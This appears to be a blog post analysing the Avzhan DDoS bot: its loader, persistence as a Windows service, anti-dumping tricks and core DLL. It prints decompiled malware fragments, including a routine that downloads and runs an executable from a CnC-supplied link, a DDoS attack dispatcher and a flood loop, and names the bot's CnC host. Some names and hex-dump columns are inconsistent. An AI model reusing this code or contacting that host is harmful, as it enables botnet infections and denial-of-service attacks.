

Avzhan DDoS bot dropped by Chinese drive-by attack

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The Avzhan DDoS bot has been known since 2010, but recently we saw it in wild again, being dropped by a Chinese drive-by attack. In this post, we'll take a deep dive into its functionality and compare the sample we captured with the one described in the past.


Analyzed sample

05dfe8215c1b33f031bb168f8a90d08e – The version from 2010 (reference sample)

Behavioral analysis


Installation

After being deployed, the malware copies itself under a random name into a system folder, and then deletes the original sample:




Its way to achieve persistence is by registering itself as a Windows Service. Of course, this operation requires administrator rights, which means for successful installation, the sample must run elevated. There are no UAC bypass capabilities inside the bot, so it can only rely on some external droppers, using exploits or social engineering.

Example of added registry keys, related to registering a new service:




We find it also on the list of the installed services:




The interesting thing was also that the dropped main sample was infected with another malware, Virut – a very old family (and crashing on 64 bit systems). Once it was deployed, it started to infect other executables on the disk. More about Virut we will cover in another post.

Network traffic

We can see that the bot connects to its CnC:



Looking at the network traffic, we see the beacon that is sent. It is in a binary format and contains information collected about the victim system:



The beacon is very similar to the one described in 2010 by Arbor Networks [here](#). The server responds with a single NULL byte.

During the experiments, we didn't capture traffic related to the typical DDoS activities performed by this bot. However, we can see such capabilities clearly in the code.

Inside the sample

Stage 1: the loader

The sample is distributed in a packed form. The main sample's original name is Cache.dat, and it exports one function: lp.

| Offset | Name | Value | Meaning |
|--------|-----------------------|----------|-----------|
| 5630 | Characteristics | 0 | |
| 5634 | TimeStamp | 55D6C0D9 | |
| 5638 | MajorVersion | 0 | |
| 563A | MinorVersion | 0 | |
| 563C | Name | 5662 | Cache.dat |
| 5640 | Base | 1 | |
| 5644 | NumberOfFunctions | 1 | |
| 5648 | NumberOfNames | 1 | |
| 564C | AddressOfFunctions | 5658 | |
| 5650 | AddressOfNames | 565C | |
| 5654 | AddressOfNameOrdinals | 5660 | |

| Details | | | | |
|---------|---------|--------------|----------|------|
| Offset | Ordinal | Function RVA | Name RVA | Name |
| 5658 | 1 | 1580 | 566C | Ip |

Looking inside the Ip, we can easily read that it creates a variable, fills it with strings, and then returns it:

```

00401580 ; Exported entry 1. Ip
00401580
00401580
00401580
00401580 exp_Ip proc near
00401580 push esi
00401581 push edi
00401582 push 2A8h ; unsigned int
00401587 call ??2@YAPAXIQZ ; operator new(uint)
0040158C mov edi, ds:wsprintfA
00401592 mov esi, eax
00401594 push offset aWm_shiquanxian ; "wm.shiquanxian.cn:8080"
00401599 lea eax, [esi+1A4h]
0040159F push eax ; LPSTR
004015A0 call edi ; sprintfA
004015A2 lea ecx, [esi+0A4h]
004015A8 push offset aProvidessllADo ; "Providessll a domain server for NI secu"...
004015AD push ecx ; LPSTR
004015AE call edi ; sprintfA
004015B0 lea edx, [esi+24h]
004015B3 push offset aNationalnmIns ; "Nationalnm Instruments Domain Service"
004015B8 push edx ; LPSTR
004015B9 call edi ; sprintfA
004015BB lea eax, [esi+4]
004015BE push offset aNationalcsm ; "Nationalcsm"
004015C3 push eax ; LPSTR
004015C4 call edi ; sprintfA
004015C6 add esp, 24h
004015C9 mov eax, esi
004015CB pop edi
004015CC pop esi
004015CD retn
004015CD exp_Ip endp

```

Those are the same parameters that we observed during the behavioral analysis. For example, we can see that the service name is “Nationalscm” and the referenced server, probably CnC is: wm.shiquanxian.cn:8080 (that resolves to: 103.85.226.65:8080). So, this is likely the function responsible for filling those parameters and passing them further.

The main function of this executable is obfuscated, and the flow of the code is hard to follow—it consists of small chunks of code connected by jumps, in between of which junk instructions are added:

```

.text:00403CE7      public start
.text:00403CE7      start          proc near
.text:00403CE7
.text:00403CE7      ; FUNCTION CHUNK AT .text:00403A93 SIZE 00000016 BYTES
.text:00403CE7      ; FUNCTION CHUNK AT .text:00403ADE SIZE 00000015 BYTES
.text:00403CE7      ; FUNCTION CHUNK AT .text:00403B97 SIZE 0000002B BYTES
.text:00403CE7      ; FUNCTION CHUNK AT .rsrc:0041C7DC SIZE 0000003F BYTES
.text:00403CE7
.text:00403CE7      push         6B3Ah
.text:00403CEC      cld
.text:00403CED      pop         ecx
.text:00403CEE      xchg        ah, dh
.text:00403CF0      jmp         loc_403D9A
.text:00403CF0      ; -----
.text:00403CF5      db 41h, 3, 0A1h
.text:00403CF8      dd 80C4006Eh, 72531A6Dh, 0D4D4EAEh, 9E0F00h, 0F1CC81FEh
.text:00403CF8      dd 1E050000h, 8AFF00D7h, 89AD326Ch, 931500h, 0E1093F00h
.text:00403CF8      dd 36C0B232h, 53CCD93Ch, 0C7000019h, 0F73AC676h, 0C2E8DF00h
.text:00403CF8      dd 0E3E6573Dh, 4959CA22h, 48C82800h, 6Bh, 0D8000000h, 2DD10000h
.text:00403CF8      dd 0F0971645h, 0E3CDA00h, 120049ABh, 5400B72Ah, 64963463h
.text:00403CF8      dd 5E000046h, 3900EADDh, 8B08040Ch, 0A1E27805h, 5EBA981Fh
.text:00403CF8      dd 58009502h, 117F11h, 0C5E0000h, 0A4E8C100h, 0ACB6h, 0AE970959h
.text:00403CF8      dd 310E03F5h, 5BD31A00h, 7200402Fh
.text:00403D98      db 0C1h, 30h
.text:00403D9A      ; -----
.text:00403D9A      loc_403D9A:          ; CODE XREF: start-24A1j
.text:00403D9A          ; start+91j
.text:00403D9A      not         ah
.text:00403D9C      not         dl
.text:00403D9E      mov         al, 0EDh
.text:00403DA0      cld
.text:00403DA1      adc         ds:word_416000[ecx], 8A62h
.text:00403DAA      jmp         loc_403B97
.text:00403DAA      start          endp
.text:00403DAA      ; -----
.text:00403DAF      db 71h
.text:00403DB0      dd 1A342Ch, 56000025h, 2F1FE7h, 7C2800h, 9200D8h, 9C061861h
.text:00403DB0      dd 4A81B57Fh, 96A93879h, 0A8F89204h, 0AA3D07B0h, 6D0982h
.text:00403DB0      dd 0A4F6CF5Ch, 5D00487Ah, 0A1431A0Ah, 15D59800h, 0E0E52035h
.text:00403DB0      dd 0D8270000h, 16B99416h, 3D14008Fh, 0FD806A38h, 660674h

```

However, just below the function lp, we see another one that looks readable:

```

.text:004015D0 sub_4015D0      proc near          ; CODE XREF: .text:00403715↓p
.text:004015D0 decoded_buffer = byte ptr -20h
.text:004015D0
.text:004015D0 sub     esp, 20h
.text:004015D3 lea    ecx, [esp+20h+decoded_buffer]
.text:004015D7 call   sub_402A20
.text:004015DC mov    eax, dword_406124
.text:004015E1 push  offset obfuscated_buffer
.text:004015E6 push  eax
.text:004015E7 push  offset enc_key
.text:004015EC lea    ecx, [esp+2Ch+decoded_buffer]
.text:004015F0 call   xor_based_decode
.text:004015F5 test   eax, eax
.text:004015F7 jz     short finish
.text:004015F9 mov    ecx, dword_406124
.text:004015FF push  offset obfuscated_buffer
.text:00401604 push  ecx
.text:00401605 lea    ecx, [esp+28h+decoded_buffer]
.text:00401609 call   load_pe_module
.text:0040160E test   eax, eax
.text:00401610 jz     short finish
.text:00401612 push  offset OutputString ; "--Ëdëd11"
.text:00401617 call   ds:OutputDebugStringA
.text:0040161D push  offset aStartupserver ; "StartupServer"
.text:00401622 lea    ecx, [esp+24h+decoded_buffer]
.text:00401626 call   search_in_exports
.text:0040162B call   eax          ; call StartupService
.text:0040162D lea    ecx, [esp+20h+decoded_buffer]
.text:00401631 call   cleanup
.text:00401636
.text:00401636 finish:          ; CODE XREF: sub_4015D0+27↑j
.text:00401636          ; sub_4015D0+40↑j
.text:00401636 lea    ecx, [esp+20h+decoded_buffer]
.text:0040163A call   cleanup
.text:0040163F xor    eax, eax
.text:00401641 add    esp, 20h
.text:00401644 retn   10h
.text:00401644 sub_4015D0      endp

```

Looking at its features, we see that it is a good candidate for a function that actually unpacks and installs the payload in the following process:

1. It takes some hardcoded buffer and processes it—that looks like de-obfuscating the payload.
2. It searches a function “StartupService” in the export table of the unpacked payload—it gives us hint that the unpacked content is a PE file.
3. Finally, it calls the found function within the payload.

We can confirm this by observing the execution under the debugger. After the decoding function was called, we see that indeed the buffer becomes a new PE file:

```

00401500  SUB ESP,0x20
00401503  LEA ECX,0WORD PTR SS:[ESP]
00401507  CALL loader.00402A20
0040150C  MOV EAX,0WORD PTR DS:[0x406124]
004015E1  PUSH loader.00406128
004015E6  PUSH EAX
004015E7  PUSH loader.00406040  obfuscated_buffer
004015EC  LEA ECX,0WORD PTR SS:[ESP+0x0C]
004015F0  CALL loader.00402A60  decode_buffer
004015F5  TEST EAX,EAX
004015F7  JE SHORT loader.00401636

```

EAX=00000001

| Address | Hex dump | ASCII |
|----------|---|-------------------|
| 00406128 | 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 | MZE.♦...♦... .. |
| 00406138 | B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 | S.....@..... |
| 00406148 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |R... |
| 00406158 | 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 |R...\$..... |
| 00406168 | 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 | !\$0L=!This progr |
| 00406178 | 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F | am cannot be run |
| 00406188 | 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 | in DOS mode.... |
| 00406198 | 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 | \$.....1R"quëç" |
| 004061A8 | 31 E8 F1 71 75 89 9F 22 75 89 9F 22 75 89 9F 22 | uëç"uëç"C>L"qëç" |
| 004061B8 | 43 AF 95 22 74 89 9F 22 F6 95 91 22 71 89 9F 22 | +L"qëç"+L"qëç" |
| 004061C8 | 1A 96 95 22 71 89 9F 22 1A 96 98 22 77 89 9F 22 | +L"qëç"AcT"zëç" |
| 004061D8 | B6 86 C2 22 7A 89 9F 22 75 89 9E 22 19 89 9F 22 | uëx"uëç"KlP"qëç" |
| 004061E8 | 9D 96 94 22 71 89 9F 22 B2 8F 99 22 74 89 9F 22 | çC"tëç"KlP"tëç" |
| 004061F8 | 9D 96 98 22 74 89 9F 22 52 69 63 68 75 89 9F 22 | Richuëç"..... |
| 00406208 | 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 | PE..L0\$.lfziU... |
| 00406218 | CC AB D6 55 00 00 00 00 00 00 00 00 E0 00 0E 21 | ...0.#!30+...- |
| 00406228 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .P.....>...>... |

At this moment, we can dump the buffer, trim it, and analyze it separately. It turns out that this is the core of the bot, performing all of the malicious operations. The PE file is in the raw format, so no unmapping is needed. Further, the loader will allocate another area of memory and map there the payload into the Virtual Format so that it can be executed.

Anti-dumping tricks

This malware uses few tricks to evade automated dumpers. First of all, the payload that is loaded is not aligned to the beginning of the page:

```

Dump - 01380000..0138DFFF
01380000 F7 1B 71 79 BB 09 01 01 EE FF EE FF 00 00 00 00
01380010 A8 00 28 01 10 00 28 01 00 00 28 01 00 00 38 01
01380020 00 01 00 00 40 00 38 01 00 00 48 01 F2 00 00 00
01380030 01 00 00 00 00 00 00 00 F0 DF 38 01 F0 DF 38 01
01380040 FE 03 71 68 B3 09 01 08 4D 5A 90 00 03 00 00 00
01380050 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01380060 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01380070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01380080 00 00 00 00 E8 00 00 0E 1F BA 0E 00 B4 09 CD
01380090 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72
013800A0 61 6D 20 63 61 6E 6F 74 20 62 65 20 72 75 6E
013800B0 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A
013800C0 24 00 00 00 00 00 00 00 31 E8 F1 71 75 89 9F 22
013800D0 75 89 9F 22 75 89 9F 22 43 AF 95 22 74 89 9F 22
013800E0 F6 95 91 22 71 89 9F 22 1A 96 95 22 71 89 9F 22
013800F0 1A 96 98 22 77 89 9F 22 B6 86 C2 22 7A 89 9F 22
01380100 75 89 9E 22 19 89 9F 22 9D 96 94 22 71 89 9F 22
01380110 B2 8F 99 22 74 89 9F 22 9D 96 98 22 74 89 9F 22
01380120 52 69 63 68 75 89 9F 22 00 00 00 00 00 00 00 00
01380130 50 45 00 00 4C 01 05 00 CC AB D6 55 00 00 00 00
01380140 00 00 00 00 E0 00 0E 21 0B 01 06 00 00 60 00 00
01380150 00 50 00 00 00 00 00 00 03 3E 00 00 10 00 00
01380160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

If we dump it at this moment, we would also need to unmap it (i.e. by pe_unmapper) because this time it is in the Virtual Format. However, there are some unpleasant surprises: The relocation table and resources have been removed after use by the loader. This is why it is usually more reliable to dump the payload after it is mapped. However, some of the data inside the payload may be also filled on load. So if we don't dump both versions, we may possibly miss some information.

In the version from 2010, the outer layer is missing. The malware is distributed via a single executable that is an equivalent of the payload unpacked from the current sample.

Stage 2: the core

By following the aforementioned steps, we obtain the core DLL, named Server.dll. We find that the core is pretty old—this hash was seen for the first time on VirusTotal more than a year ago. However, it was not described in detail at that time, so I think it is still worth analyzing.

| Offset | Name | Value | Meaning |
|--------|-----------------------|-------|------------|
| 7E78 | MajorVersion | 0 | |
| 7E7A | MinorVersion | 0 | |
| 7E7C | Name | 7EA2 | Server.dll |
| 7E80 | Base | 1 | |
| 7E84 | NumberOfFunctions | 1 | |
| 7E88 | NumberOfNames | 1 | |
| 7E8C | AddressOfFunctions | 7E98 | |
| 7E90 | AddressOfNames | 7E9C | |
| 7E94 | AddressOfNameOrdinals | 7EA0 | |

| Details | | | | |
|---------|---------|--------------|----------|---------------|
| Offset | Ordinal | Function RVA | Name RVA | Name |
| 7E98 | 1 | 2F65 | 7EAD | StartupServer |

The sample from 2010, in contrast, is not a DLL but a standalone EXE. Yet, looking at the strings and comparing both with the help of BinDiff, we can see striking similarities that prove that the core didn't evolve much.

Execution flow

The execution starts in the exported function: StartupServer. At the beginning, the sample calls OutputDebugStringA with non-ascii content. What's interesting is that the content is not random. The same bytes were used previously in the loader, just before executing the function within the payload. Yet, its purpose remains unknown.


```

01332FAD ; Exported entry 1. StartupServer
01332FAD
01332FAD
01332FAD ; Attributes: bp-based frame
01332FAD
01332FAD public StartupServer
01332FAD StartupServer proc near
01332FAD
01332FAD ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
01332FAD var_8= dword ptr -8
01332FAD var_4= dword ptr -4
01332FAD
01332FAD push    ebp
01332FAE mov     ebp, esp
01332FB0 sub     esp, 10h
01332FB3 push    ebx
01332FB4 push    esi
01332FB5 push    edi
01332FB6 push    offset OutputString ; "-Ěďěž"
01332FBB call    ds:OutputDebugStringA
.....

```

It also tries to check if the current DLL has been loaded by the main module that exports a function "Ip." If it is so, it calls it:

```

01332FC1 push    offset aIp      ; "Ip"
01332FC6 push    0                ; hModule
01332FC8 call    ds:GetProcAddress ; get function 'Ip' exported by the current main module
01332FCE mov     esi, eax
01332FD0 test    esi, esi
01332FD2 jnz    short loc_1332FDB ; function found?

```

```

01332FD4 push    eax                ; hLibModule
01332FD5 call    ds:FreeLibrary    ; if not found, unload the main module

```

```

01332FDB
01332FDB loc_1332FDB:
01332FDB call    esi

```

As we remember, the function with exactly this name was exported by the outer layer. It was supposed to retrieve the configuration of the bot, such as the CnC address and Windows Service name. After being retrieved, the data gets copied into the bot's data section (the configuration gets hardcoded into the bot).

After that, the malware proceeds with its main functionality. We can see that the data that got retrieved and hardcoded is later being passed to the function installing the service:

```

01332FDB call    esi
01332FDD mov     esi, ds:lstrcpyA
01332FE3 mov     edi, eax
01332FE5 lea    eax, [edi+1A4h]
01332FEB push   eax                ; lpString2
01332FEC push   offset Str        ; "wm.shiquanxian.cn:8080"
01332FF1 call   esi ; lstrcpyA
01332FF3 lea    eax, [edi+0A4h]
01332FF9 push   eax                ; lpString2
01332FFA push   offset aProvidessllADo ; "Providessll a domain server for NI secu"...
01332FFF call   esi ; lstrcpyA
01333001 lea    eax, [edi+24h]
01333004 mov     ebx, offset DisplayName ; "NationalInm Instruments Domain Service"
01333009 push   eax                ; lpString2
0133300A push   ebx                ; lpString1
0133300B call   esi ; lstrcpyA
0133300D add     edi, 4
01333010 push   edi                ; lpString2
01333011 mov     edi, offset ServiceName ; "Nationalcsm"
01333016 push   edi                ; lpString1
01333017 call   esi ; lstrcpyA
01333019 call   open_key
0133301E test   eax, eax
01333020 jz     short failed

```

Based on the presence of the corresponding registry keys, the malware distinguishes if this is its first run or if it had already been installed. Depending on this information, it can take alternative paths.

If the malware was not installed yet, it proceeds with the installation and exits afterward:

```

01333046
01333046 failed:                ; "Providessll a domain server for NI secu"...
01333046 push   offset aProvidessllADo
01333048 push   ebx                ; lpDisplayName
0133304C push   edi                ; lpServiceName
0133304D call   create_service
01333052 add     esp, 0Ch
01333055 call   delete_sample
0133305A push   0                  ; uExitCode
0133305C call   ds:ExitProcess
0133305C StartupServer endp

```

Otherwise, it runs its main service function:

```

01333022 and     [ebp+var_8], 0
01333026 and     [ebp+var_4], 0
0133302A lea     eax, [ebp+ServiceStartTable]
0133302D mov     [ebp+ServiceStartTable.lpServiceName], edi
01333030 push   eax ; lpServiceStartTable
01333031 mov     [ebp+ServiceStartTable.lpServiceProc], offset run_service_socket
01333038 call   ds:StartServiceCtrlDispatcherA
0133303E push   1
01333040 pop    eax
01333041 pop    edi
01333042 pop    esi
01333043 pop    ebx
01333044 leave
01333045 retn

```

The main service function is responsible for communication with the CnC. It deploys a thread that reads commands and deploys appropriate actions:

```

void __stdcall __noreturn run_service_socket(int a1)
{
    struct WSADATA WSADATA; // [sp+10h] [bp-190h]@1

    hServiceStatus = RegisterServiceCtrlHandlerA(ServiceName, HandlerProc);
    ServiceStatus.dwServiceType = 32;
    ServiceStatus.dwControlsAccepted = 7;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwWaitHint = 2000;
    ServiceStatus.dwCheckpoint = 1;
    ServiceStatus.dwCurrentState = 2;
    SetServiceStatus(hServiceStatus, &ServiceStatus);
    ServiceStatus.dwCheckpoint = 0;
    Sleep(500u);
    ServiceStatus.dwCurrentState = 4;
    SetServiceStatus(hServiceStatus, &ServiceStatus);
    WSASStartup(0x202u, &WSADATA);
    while ( 1 )
    {
        g_MainThread = CreateThread(0, 0, read_respond_commands, 0, 0, 0);
        WaitForSingleObject(g_MainThread, 0xFFFFFFFF);
        CloseHandle(g_MainThread);
        closesocket(fd);
        is_stop = 1;
        Sleep(300u);
    }
}

```

Functionality

First the bot connects to the CnC and sends a beacon containing information gathered about the victim system:

```

socket1 = open_socket();
fd = socket1;
if ( socket1 != -1 )
{
    set_sock_opt(socket1, 75);
    memset(&Dst, 0, 0xD00u);
    os_fingerprint(&Dst);
    v38 = 208;
    *Dest = 119;
    memcpy(Parameters, &Dst, 0xD00u);
    if ( send(fd, &buf, 1240, 0) != -1 )
    {
        .....
    }
}

```

The information gathered is detailed, containing processor features as well as the Internet speed. We saw this data being sent during the behavioral analysis.

After the successful beaconing, it deploys the main loop, where it listens for the commands from the CnC, parses them, and executes:

```

while ( 1 )
{
    memset(&buf, 0, 0x400u);
    if ( !read_from_socket(fd, &buf, 0x400) || !read_from_socket(fd, var_174, v38) )
        break;
    if ( *var_178 > 6u )
    {
        switch ( *var_178 )
        {
            case 0x10:
                CmdLine = 0;
                memset(&v26, 0, 0x100u);
                v27 = 0;
            }
        }
}

```

As we can see, the malware can act as a downloader—it can fetch and deploy a new executable from the link supplied by the CnC:

```

if ( *var_178 > 6u )
{
switch ( *var_178 )
{
case 0x10:
CmdLine = 0;
memset(&v26, 0, 0x100u);
v27 = 0;
v28 = 0;
v33 = 0;
memset(&v34, 0, 0x7Cu);
v35 = 0;
v36 = 0;
(_GetTempPath)(260, &CmdLine);
v17 = GetTickCount();
wsprintfA(&v33, aD, v17);
(_WriteFile)(&CmdLine, &v33);
urlmon = LoadLibraryA(&LibFileName);
URLDownlaodToFileA = GetProcAddress(_urlmon, &v73);
(_URLDownlaodToFileA)(0, var_174_read, &CmdLine, 10, 0);
if ( *var_178 == 0x11 )
v20 = 5;
else
v20 = 0;
WinExec(&CmdLine, v20);
break;
}
}

```

The CnC can also push an update of the main bot, as well as instruct the bot to fully remove itself.

But the most important capabilities lie in few different DDoS attacks that can be deployed remotely on any given target. The target address, as well as the attack ID, are supplied by the CnC.

```

1 v1 = 0;
2 attack_func = 0;
3 v3 = *(lpParameter + 66);
4 if ( is_stop )
5 {
6     is_stop = 0;
7     switch ( *(lpParameter + 69) )
8     {
9         case 5:
10            attack_func = sub_1335208;
11            v1 = (*(lpParameter + 67) == 1 ? deploy_http_invalid_req : 0);
12            break;
13        case 6:
14            attack_func = flood_raw_socket;
15            break;
16        case 7:
17            attack_func = deploy_http_invalid_req;
18            break;
19        case 8:
20            attack_func = get_http_image;
21            break;
22    }
23    if ( v3 )
24    {
25        v4 = v3;
26        do
27        {
28            if ( v1 )
29                deploy_in_new_thread(v1, lpParameter);
30            deploy_in_new_thread(attack_func, lpParameter);
31            --v4;
32        }
33        while ( v4 );
34    }
35    deploy_in_new_thread(sleep_and_stop, *(lpParameter + 65));
36 }

```

Among the requests that are prepared for the attacks, we can see the familiar strings, whose purpose was already described in [the report from 2010](#). We can see the malformed GET request:


```
,  
while ( is_stop != 1 )  
{  
    v7 = hostshort[0];  
    v8 = get_host_by_name(&cp);  
    my_socket = connect_to_socket(v8, v7);  
    send(my_socket, &buffer1, strlen(&buffer1) + 1, 0);  
    ((void (__stdcall *) (SOCKET))_close_socket)(my_socket);  
    Sleep(0xAu);  
}
```

Conclusion

This bot is pretty simple, prepared by an unsophisticated actor. Featurewise, it hasn't changed much over years. The only additions were intended to obfuscate the malware and give an ability to add the configuration by the outer layer.